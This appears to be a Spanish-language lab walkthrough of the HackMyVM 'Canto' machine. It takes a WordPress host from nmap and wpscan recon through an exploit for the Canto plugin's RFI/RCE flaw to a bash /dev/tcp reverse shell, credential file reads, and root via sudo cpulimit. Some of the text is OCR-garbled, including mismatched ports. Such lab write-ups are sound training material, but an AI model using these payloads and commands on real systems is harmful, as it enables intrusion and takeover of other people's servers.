Canto

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Resolviendo la máquina Canto

En esta publicación, comparto cómo resolví la máquina Canto de HackMyVM.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 192.168.1.134
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PING 192.168.1.134 (192.168.1.134) 56(84) bytes of data. 64 bytes from 192.168.1.134: icmp_seq=1 ttl=64 time=2.53 ms

— 192.168.1.134 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 2.532/2.532/2.532/0.000 ms
```

TTL=64 -> Linux


Nmap

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 19:08 CEST
Initiating ARP Ping Scan at 19:08
Scanning 192.168.1.134 [1 port]
Completed ARP Ping Scan at 19:08, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:08
Scanning 192.168.1.134 [65535 ports]
Discovered open port 80/tcp on 192.168.1.134
Discovered open port 22/tcp on 192.168.1.134
Completed SYN Stealth Scan at 19:08, 7.42s elapsed (65535 total ports)
Nmap scan report for 192.168.1.134
Host is up, received arp-response (0.0065s latency).
Scanned at 2025-07-18 19:08:22 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT
      STATE SERVICE REASON
22/tcp open ssh
                     syn-ack ttl 64
80/tcp open http
MAC Address: 08:00:27:D6:DE:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.622MB)
```

nmap -p22,80 -sCV 192.168.1.134 -oN targeted

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Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 19:08 CEST
Nmap scan report for 192.168.1.134
Host is up (0.0010s latency).
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 9.3p1 Ubuntu 1ubuntu3.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   256 c6:af:18:21:fa:3f:3c:fc:9f:e4:ef:04:c9:16:cb:c7 (ECDSA)
   256 ba:0e:8f:0b:24:20:dc:75:b7:1b:04:a1:81:b6:6d:64 (ED25519)
80/tcp open http
                    Apache httpd 2.4.57 ((Ubuntu))
_http-title: Canto
_http-server-header: Apache/2.4.57 (Ubuntu)
_http-generator: WordPress 6.5.3
MAC Address: 08:00:27:D6:DE:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Imap done: 1 IP address (1 host up) scanned in 10.17 seconds
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
HTTP



gobuster dir -u http://192.168.1.134/ -w /usr/share/wordlists/dirbuster/directorylist-lowercase-2.3-medium.txt

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                            http://192.168.1.134/
+] Url:
                            GET
   Threads:
                             /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
   Wordlist:
   Negative Status codes:
   User Agent:
                             gobuster/3.6
Starting gobuster in directory enumeration mode
                     (Status: 301) [Size: 320] [→ http://192.168.1.134/wp-includes/]
/wp-includes
                     (Status: 301) [Size: 317] [→ http://192.168.1.134/wp-admin/]
/wp-admin
Progress: 38267 / 207644 (18.43%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 38690 / 207644 (18.63%)
Finished
```

http://192.168.1.134/wp-admin



Explotación

Wpscan

wpscan --url http://192.168.1.134/ --enumerate u,vp



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```
    It seems like you have not updated the database for some time.

[i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.1.134/ [192.168.1.134]
[+] Started: Fri Jul 18 19:14:56 2025
Interesting Finding(s):
[+] Headers
 | Interesting Entry: Server: Apache/2.4.57 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.1.134/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
  References:
   - http://codex.wordpress.org/XML-RPC_Pingback_API
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.1.134/readme.html
 | Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.1.134/wp-content/uploads/
  Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.1.134/wp-cron.php
 Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
     https://github.com/wpscanteam/wpscan/issues/1299
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wpscan --url http://192.168.1.134/ --passwords /usr/share/wordlists/rockyou.txt -usernames erik



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@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart +] URL: http://192.168.1.134/ [192.168.1.134] +] Started: Fri Jul 18 19:17:58 2025 Interesting Finding(s): Interesting Entry: Server: Apache/2.4.57 (Ubuntu) Confidence: 100% +] XML-RPC seems to be enabled: http://192.168.1.134/xmlrpc.php Found By: Direct Access (Aggressive Detection) Confidence: 100% References: - http://codex.wordpress.org/XML-RPC_Pingback_API - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/ +] WordPress readme found: http://192.168.1.134/readme.html Found By: Direct Access (Aggressive Detection) Confidence: 100% +] Upload directory has listing enabled: http://192.168.1.134/wp-content/uploads/ Found By: Direct Access (Aggressive Detection) Confidence: 100% +] The external WP-Cron seems to be enabled: http://192.168.1.134/wp-cron.php Found By: Direct Access (Aggressive Detection) Confidence: 60% References: - https://www.iplocation.net/defend-wordpress-from-ddos https://github.com/wpscanteam/wpscan/issues/1299 +] WordPress version 6.8.2 identified (Latest, released on 2025-07-15). Found By: Rss Generator (Passive Detection) - http://192.168.1.134/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
- http://192.168.1.134/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>

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Al no tener resultados con la fuerza bruta, se procede a buscar plugins.

wpscan --url http://192.168.1.134/ --plugins-detection aggressive -t 50



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Interesting Finding(s):
  Interesting Entry: Server: Apache/2.4.57 (Ubuntu)
  Found By: Headers (Passive Detection)
  Confidence: 100%
+] XML-RPC seems to be enabled: http://192.168.1.134/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
   - http://codex.wordpress.org/XML-RPC_Pingback_API
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
+] WordPress readme found: http://192.168.1.134/readme.html
  Found By: Direct Access (Aggressive Detection)
 Confidence: 100%
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  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
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  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
   - https://github.com/wpscanteam/wpscan/issues/1299
+] WordPress version 6.8.2 identified (Latest, released on 2025-07-15).
  Found By: Rss Generator (Passive Detection)
   - http://192.168.1.134/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
   - http://192.168.1.134/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
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Se identifica el plugin vulnerable **Canto** en **WordPress**, el cual presenta una vulnerabilidad de *Remote File Inclusion (RFI)* y *Remote Code Execution (RCE)*.

searchsploit Canto

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Exploit Title

RetScanTools Basic Edition 2.5 - 'Hostname' Denial of Service (POC)

Wordpress Plugin Canto 1.7.0 - Blind SSRF (Unauthenticated)

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Windows/dos/45095.py

multiple/webapps/9189.txt
php/webapps/91826.py

Shellcodes: No Results
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Searchsploit

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searchsploit -m 51826
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Exploit: Wordpress Plugin Canto < 3.0.5 - Remote File Inclusion (RFI) and Remote Code Execution (RCE)

URL: https://www.exploit-db.com/exploits/51826
Path: /usr/share/exploitdb/exploits/php/webapps/51826.py
Codes: N/A

Verified: False
File Type: Python script, ASCII text executable, with very long lines (344)
Copied to: /home/manumore/Escritorio/manumore/Laboratorios/HackMyVM/Canto/51826.py
```

Se crea un payload malicioso para PHP.

```
msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php
```

Nos ponemos en escucha en el puerto 444.

```
nc -nlvp 1234
```

Se ejecuta el exploit descargado.

```
python3 51826.py -u http://192.168.1.134/ -LHOST 192.168.1.127 -s pwned.php
```

```
Exploitation URL: http://192.168.1.134//wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.127:80806cmd=whoami Local web server on port 8080... invalid local port None 192.168.1.134 - - [18/Jul/2025 20:25:32] "GET /wp-admin/admin.php HTTP/1.1" 200 -
```

```
listening on [any] 1235 ...
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.127] 36334
```

Se establece una reverse shell para mantener el acceso persistente.

```
nc -nlvp 1235
bash -c "sh -i >& /dev/tcp/192.168.1.127/1235 0>&1"
www-data@canto:/var/www/html/wp-content/plugins/canto/includes/lib$
```

Una vez obtenida la *reverse shell* en la máquina víctima, se procede a realizar una búsqueda.

cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:106::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:995:995:polkit:/nonexistent:/usr/sbin/nologin
syslog:x:103:109::/nonexistent:/usr/sbin/nologin
uuidd:x:104:110::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:111::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:108:114:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
erik:x:1001:1001::/home/erik:/bin/bash
```

Accedemos al directorio: /home/erik/notes. cd /home/erik/notes Se encuentran los archivos: Day1.txt y Day2.txt. cat Day1.txt On the first day I have updated some plugins and the website theme. cat Day2.txt I almost lost the database with my user so I created a backups folder. Se realiza una búsqueda para encontrar los backups. find / -name backups 2>/dev/null snap/core24/1055/var/backups snap/core22/2045/var/backups/ snap/core22/1380/var/backups /var/backups /var/wordpress/backups cd /var/wordpress/backups/ Se encuentra el archivo: 12052024.txt. cat 12052024.txt



su erik

erik@canto:/var/wordpress/backups\$

Sudo

sudo -l

```
Matching Defaults entries for erik on canto:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User erik may run the following commands on canto:
    (ALL: ALL) NOPASSWD: /usr/bin/cpulimit
```

Se observa: /usr/bin/cpulimit.

Se realiza una búsqueda en GTFOBins.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo cpulimit -l 100 -f /bin/sh
```

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Process 1216 detected # whoami root